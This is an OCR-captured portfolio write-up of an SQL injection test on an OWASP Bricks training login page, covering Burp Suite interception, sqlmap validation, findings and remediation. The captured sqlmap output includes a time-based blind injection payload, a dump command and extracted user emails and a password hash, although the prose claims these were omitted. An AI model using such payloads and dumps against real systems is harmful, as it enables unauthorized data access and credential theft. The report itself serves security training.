WARNING: sun.misc.Unsafe::objectFieldOf
Burp Suite Community Edition v2026.3.2
Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
Burp Suite
Community Edition
Temporary project in memory
New project on disk
Open existing project
Cancel
Next



Burp Suite Community Edition v2026.3.2 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Discover
Getting started with Burp Suite
Set the target scope
Map the website
Analyze the attack surface
Test for vulnerabilities
Web Security Academy
Documentation
Discord
LinkedIn
YouTube
Web Security Academy
Free, online web security training from the creators of Burp Suite



Burp Suite Community Edition v2026.3.2 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Discover
Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept off
Forward
Drop
Open browser
Intercept is off
Learn more
Open browser
Event log
All issues


PortSwigger
https://issauga.lt/login-1/
OWASP Bricks Login Form #1 - https://issauga.lt/login-1/
https://issauga.lt/login-1/ - Google Search
OWASP Bricks Login Form #1 - https://issauga.lt/login-1/index.php
Burp AI comes to Repeater
Burp AI can now help you investigate Repeater tabs. Use custom prompts to carry out a huge range of tasks - from identifying risks to suggesting next steps in your testing workflow.
Find out more →
Build your own Repeater feature, now with AI
Enhance Burp Repeater by building custom actions that extract and analyze HTTP data - now with the option to integrate AI for more intelligent workflows.
Find out more →
Burp Suite
Customise Chromium


Adeyinka kali linux [Running] - Oracle VirtualBox
OWASP Bricks Login For
https://issauga.lt/login-1/
Bricks
Login
You are not logged in.
Username:
Password:
Submit
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.3.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off
Forward
Drop
Open browser
Intercept is off
If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.
Learn more
Open browser
Event log
All issues
Memory: 142.2MB of 1.34GB
Disabled
feAccess (fil
.UnsafeAccess
uite/burpsuit


Adeyinka kali linux [Running] - Oracle VirtualBox
OWASP Bricks Login For
https://issauga.lt/login-1/
Bricks
Login
You are not logged in.
Username:
Access
Password:
Submit
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.3.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Intercept is on
Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.
Learn more
Open browser
Event log
All issues
Memory: 145.2MB of 1.34GB
Disabled
feAccess (fil
.UnsafeAccess
uite/burpsuit







4.3 Automated Validation with sqlmap:

After the injection point was understood manually and the request structure was captured, sqlmap was used to automate validation. The tool analyzed the supplied request, confirmed the likely vulnerable parameter, and demonstrated the impact of the weakness in a controlled manner.

The automated phase included controlled database enumeration and a credentials dump from the intentionally vulnerable training application. Detailed command syntax and extracted values are intentionally omitted from this document. For reporting purposes, the key result is that the application allowed backend data exposure through SQL injection, confirming the weakness as a critical application security issue.






```
GET http://issauga.lt:80/login-1/index.php
POST data: username=Access&passwd=Access&submit=Submit
do you want to test this URL? [Y/n/q]
> Y
[01:21:00] [INFO] testing URL 'http://issauga.lt:80/login-1/index.php'
[01:21:00] [INFO] resuming back-end DBMS 'mysql'
[01:21:00] [INFO] using '/home/adeyinka/.local/share/sqlmap/output/results-04242026_0121am.csv' as the CSV results file in multiple targets mode
[01:21:00] [INFO] testing connection to the target URL
got a 301 redirect to 'https://issauga.lt/login-1/index.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[01:21:34] [INFO] testing if the target URL content is stable
[01:21:35] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[01:21:35] [INFO] testing for SQL injection on POST parameter 'username'
[01:21:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:21:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:21:38] [INFO] testing 'Generic inline queries'
[01:21:38] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:21:39] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[01:21:39] [WARNING] time-based comparison requires larger statistical model, please wait.......... (done)
[01:21:51] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[01:22:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:22:48] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique f
ound
[01:22:52] [INFO] target URL appears to be UNION injectable with 8 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[01:23:16] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[01:23:16] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
```


```
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=Access' AND (SELECT 8157 FROM (SELECT(SLEEP(5)))LmKh) AND 'kQRT'='kQRT&passwd=Access&submit=Submit
---
do you want to exploit this SQL injection? [Y/n] Y
[01:23:49] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[01:23:49] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/adeyinka/.local/share/sqlmap/output/result
s-04242026_0121am.csv'

[*] ending @ 01:23:49 /2026-04-24/

┌──(adeyinka㉿kali)-[~/sql_project]
└─$ sqlmap -l sqlfile -p username --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this prog
ram

[*] starting @ 01:25:50 /2026-04-24/

[01:25:50] [INFO] sqlmap parsed 1 (parameter unique) requests from the targets list ready to be tested
[1/1] URL:
GET http://issauga.lt:80/login-1/index.php
POST data: username=Access&passwd=Access&submit=Submit
```

```
[1/1] URL:
GET http://issauga.lt:80/login-1/index.php
POST data: username=Access&passwd=Access&submit=Submit
do you want to test this URL? [Y/n/q]
> y
[01:26:02] [INFO] testing URL 'http://issauga.lt:80/login-1/index.php'
[01:26:02] [INFO] resuming back-end DBMS 'mysql'
[01:26:02] [INFO] using '/home/adeyinka/.local/share/sqlmap/output/results-04242026_0126am.csv' as the CSV results file in multiple targets mode
[01:26:02] [INFO] testing connection to the target URL
got a 301 redirect to 'https://issauga.lt/login-1/index.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=Access' AND (SELECT 8157 FROM (SELECT(SLEEP(5)))LmKh) AND 'kQRT'='kQRT&passwd=Access&submit=Submit
---
do you want to exploit this SQL injection? [Y/n] y
[01:26:51] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[01:26:51] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[01:26:51] [INFO] fetching current database
[01:26:51] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[01:27:52] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptio
ns
a
[01:28:05] [INFO] adjusting time delay to 2 seconds due to good response times
us26461_bricks
[01:29:45] [INFO] fetching tables for database: 'aus26461_bricks'
[01:29:45] [INFO] fetching number of tables for database 'aus26461_bricks'
[01:29:45] [INFO] retrieved: 1
[01:29:51] [INFO] retrieved: users
```

```
[01:29:45] [INFO] retrieved: 1
[01:29:51] [INFO] retrieved: users
[01:30:29] [INFO] fetching columns for table 'users' in database 'aus26461_bricks'
[01:30:29] [INFO] retrieved: 8
[01:30:37] [INFO] retrieved: idusers
[01:31:28] [INFO] retrieved: name
[01:31:57] [INFO] retrieved: email
[01:32:30] [INFO] retrieved: password
[01:33:37] [INFO] retrieved: ua
[01:33:50] [INFO] retrieved: ref
[01:34:13] [INFO] retrieved: host
[01:34:52] [INFO] retrieved: lang
[01:35:24] [INFO] fetching entries for table 'users' in database 'aus26461_bricks'
[01:35:24] [INFO] fetching number of entries for table 'users' in database 'aus26461_bricks'
[01:35:24] [INFO] retrieved: 4
[01:35:34] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[01:35:46] [INFO] adjusting time delay to 1 second due to good response times
8.8.8.8
[01:36:33] [INFO] retrieved: tom
[01:36:49] [INFO] retrieved:
[01:36:50] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[01:36:50] [INFO] retrieved: tom@getmantra.com
[01:38:09] [INFO] retrieved: 1
[01:38:13] [INFO] retrieved: en
[01:38:23] [INFO] retrieved: tom
[01:38:40] [INFO] retrieved: Block_Browser
[01:39:42] [INFO] retrieved: 127.0.0.1
[01:40:34] [INFO] retrieved: admin
[01:40:56] [INFO] retrieved: http://193.46.84.144//content-13/index.php
[01:44:55] [INFO] retrieved: admin@getmantra.com
[01:46:20] [INFO] retrieved: 0
[01:46:27] [INFO] retrieved: en
[01:46:37] [INFO] retrieved: admin
[01:46:59] [INFO] retrieved: Brick_Browser
```

```
[01:46:59] [INFO] retrieved: Brick_Browser
[01:47:58] [INFO] retrieved: 127.0.0.1
[01:48:49] [INFO] retrieved: harry
[01:49:12] [INFO] retrieved:
[01:49:13] [INFO] retrieved: harry@getmantra.com
[01:50:39] [INFO] retrieved: 3
[01:50:44] [INFO] retrieved: en
[01:50:54] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[01:53:23] [INFO] retrieved: Mantra
[01:53:49] [INFO] retrieved: 192.168.1.1
[01:54:47] [INFO] retrieved: ron
[01:55:04] [INFO] retrieved:
[01:55:05] [INFO] retrieved: ron@getmantra.com
[01:56:25] [INFO] retrieved: 2
[01:56:30] [INFO] retrieved: en
[01:56:40] [INFO] retrieved: ron
[01:56:57] [INFO] retrieved: Rain_Browser
[01:57:53] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
```


https://issauga.lt/login-1/index.php
Bricks
Login
Succesfully logged in.
Username:
Password:
Submit
SQL Query: SELECT * FROM users WHERE name='tom' and password='tom'


https://issauga.lt/login-1/index.php
Bricks
Login
Succesfully logged in.
Username:
Password:
Submit
SQL Query: SELECT * FROM users WHERE name='ron' and password='ron'

5. Key Findings

- The login input handling did not safely neutralize malicious characters or logic-bearing input before interacting with the database layer.
- The HTTP POST request to the login endpoint contained parameters that could be used as a repeatable SQL injection test point.
- Manual testing produced response patterns consistent with improper server-side query handling.
- Automated validation confirmed that the vulnerable parameter could be leveraged to interact with backend database content.
- The demonstrated impact included exposure of credential-related records within the intentionally vulnerable application database.

6. Risk Statement and Business Impact

SQL injection is a high-severity application security vulnerability because it can allow an attacker to alter query logic, bypass intended access controls, read sensitive data, or in some cases manipulate or destroy records. In a real production environment, a weakness of this type could lead to account compromise, unauthorized disclosure of user information, regulatory exposure, loss of customer trust, and broader compromise of connected systems depending on the database permissions in use.

Risk Area	Assessment
Likelihood	High, because the injection point was practically reproducible
Impact	High, because backend credential data exposure was demonstrated
Overall Risk	Critical / High-priority remediation required

7. Remediation Recommendations

- Replace dynamic query construction with parameterized queries or prepared statements across the application.
- Apply strict server-side input validation and output handling rather than relying on client-side controls.
- Use least-privilege database accounts so the web application cannot access unnecessary data or administrative functions.
- Implement secure error handling so database or query behavior is not disclosed through verbose responses.
- Introduce secure code review, SAST/DAST testing, and regular web application assessments into the development lifecycle.
- Monitor authentication endpoints and anomalous query behavior through logging, alerting, and rate-limiting controls.

8. Security Analyst Skills Demonstrated

- Web application testing and vulnerability validation
- Manual request and response analysis
- Burp Suite request interception and assessment workflow
- Evidence-based use of automated testing tools
- Risk articulation and remediation reporting
- Professional documentation for technical portfolios and stakeholder review

10. Conclusion

This project successfully demonstrated the identification and validation of an SQL injection vulnerability on an intentionally vulnerable web application. The combination of manual testing and controlled automation provided both technical depth and strong evidence of impact. From a security analyst perspective, the project highlights the importance of disciplined methodology: understanding the request flow, validating findings manually, confirming risk with appropriate tools, and communicating the results in a professional format suitable for both technical and non-technical audiences.